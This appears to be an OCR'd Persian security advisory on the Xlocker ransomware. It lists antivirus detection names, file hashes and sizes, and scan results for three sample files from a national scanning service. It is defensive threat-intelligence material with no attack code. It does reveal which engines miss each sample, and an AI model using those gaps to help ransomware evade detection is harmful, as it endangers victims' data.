Cyren	W32/Trojan.EZKR-6245	Emsisoft	Trojan.GenericKD.31128755 (B)
eScan	Trojan.GenericKD.31128755	ESET-NOD32	a variant of Generik.HPQUAS
F-Secure	Trojan.GenericKD.31128755	Fortinet	W32/Agent.SM!tr
GData	Trojan.GenericKD.31128755	Ikarus	Trojan.SuspectCRC
Kaspersky	HEUR:Trojan-Ransom.Win32.Agent.gen	Malwarebytes	Ransom.Xlocker
MAX	malware (ai score=100)	McAfee	RDN/Generic.RP
McAfee-GW-Edition	RDN/Generic.RP	Microsoft	Trojan:Win32/Occamy.C
Panda	Trj/GdSda.A	Qihoo-360	Win32/Trojan.Ransom.b44
Rising	Ransom.Agent!8.6B7 (CLOUD)	Sophos AV	Mal/Generic-S
Sophos ML	heuristic	Symantec	Trojan Horse
Tencent	Win32.Trojan.Agent.Akym	TrendMicro	Ransom_RAMSIL.SM
TrendMicro-HouseCall	Ransom_RAMSIL.SM	Webroot	W32.Trojan.GenKD
ZoneAlarm	HEUR:Trojan-Ransom.Win32.Agent.gen	AhnLab-V3	Clean

خروجی سامانه ویروس‌کاو مرکز ماهر :

۱- مربوط به فایل اصلی باج‌افزار Xlocker :

در حال حاضر تعداد ٦ مورد از ۱۱ آنتی ویروس و آنتی بدافزار موجود در سامانه بومی ویروس کاو قادر به شناسایی این باج افزار بوده وآن را حذف یا غیرفعال می‌کنند.



نام فایل:
Honest_36b08725ced93cd48e6eca4ee7f95742e850913eef82deaa417e45d5553d2cd9.bin.03dca038a7a307e61682e7e97ab0e76b

پرینت

حجم فایل: ۹۹۸ کیلوبایت

تاریخ اسکن: ۲۷ آبان ۱۳۹۷ - ۳:۳۰

MD5: 03dca038a7a307e61682e7e97ab0e76b

SHA1: e45c841654aedf3e016203835f922f9b8c05d356

SHA256: 36b08725ced93cd48e6eca4ee7f95742e850913eef82deaa417e45d5553d2cd9


وضعیت:

نتایج اسکن:

آنتی ویروس	نتیجه اسکن	
kaspersky	ii	Dangerous
بادوبش	✓	Clean
comodo	ii	Dangerous
eset	ii	Dangerous a variant of Generik.BFKYVBX trojan
sophos	✓	Clean
avast	ii	Dangerous
fsecure	✓	Clean
symantec	ii	Dangerous Trojan Horse
clamav	✓	Clean
drweb	✓	Clean
bitdefender	ii	Dangerous

۲- مربوط به فایل Updater.exe :

در حال حاضر تعداد ٤ مورد از ۱۱ آنتی ویروس و آنتی بدافزار موجود در سامانه بومی ویروس کاو قادر به شناسایی این باج افزار بوده وآن را حذف یا غیرفعال می‌کنند.



نام فایل:
Honest_d1afbbebb8c29d49b2bec1b5e01cec2d786dc36ede052c35b61978fe3dca1102.bin.6a377062c7e830e93535b5aa88f9ec46

پرینت

حجم فایل: ۴۷۴ کیلوبایت

تاریخ اسکن: ۲۷ آبان ۱۳۹۷ - ۳:۳۰

MD5: 6a377062c7e830e93535b5aa88f9ec46

SHA1: de880cec24b7a1daaa9bbc55b07be0ce0a4ce7cc

SHA256: d1afbbebb8c29d49b2bec1b5e01cec2d786dc36ede052c35b61978fe3dca1102


وضعیت:

نتایج اسکن:

آنتی ویروس	نتیجه اسکن	
clamav	✓	Clean
fsecure	✓	Clean
drweb	✓	Clean
eset	✓	Clean
avast	ii	Dangerous
symantec	ii	Dangerous Trojan Horse
bitdefender	ii	Dangerous
sophos	✓	Clean
kaspersky	ii	Dangerous
بادوبش	✓	Clean
comodo	✓	Clean

۳- مربوط به فایل **Message.exe** :

در حال حاضر تعداد ۵ مورد از ۱۱ آنتی ویروس و آنتی بدافزار موجود در سامانه بومی ویروس کاو قادر به شناسایی این باج افزار بوده وآن را حذف یا غیرفعال می‌کنند.



پرینت

نام فایل: Honest_Sample_5b8d00e1c7913877ad7b9c89.bin.e0f4fe7d0dd21550bf7150ffbded4e3a

حجم فایل: ۵۵۱ کیلوبایت

تاریخ اسکن: ۲۷ آبان ۱۳۹۷ - ۳:۳۰

MD5: e0f4fe7d0dd21550bf7150ffbded4e3a

SHA1: db32a72540bbcdb342698d2a663d9a2a7d659e23

SHA256: 80600a4452aad102bbdb0555ff7ab338e5c4c7b23f6087e49d096e4107118af8

وضعیت:

نتایج اسکن:

آنتی ویروس	نتیجه اسکن	
clamav	✓	Clean
fsecure	✓	Clean
avast	!	Dangerous
پادویش	✓	Clean
kaspersky	✓	Clean
comodo	!	Dangerous
drweb	✓	Clean
eset	!	Dangerous a variant of Generik.HPQUAS trojan
bitdefender	!	Dangerous
sophos	✓	Clean
symantec	!	Dangerous Trojan Horse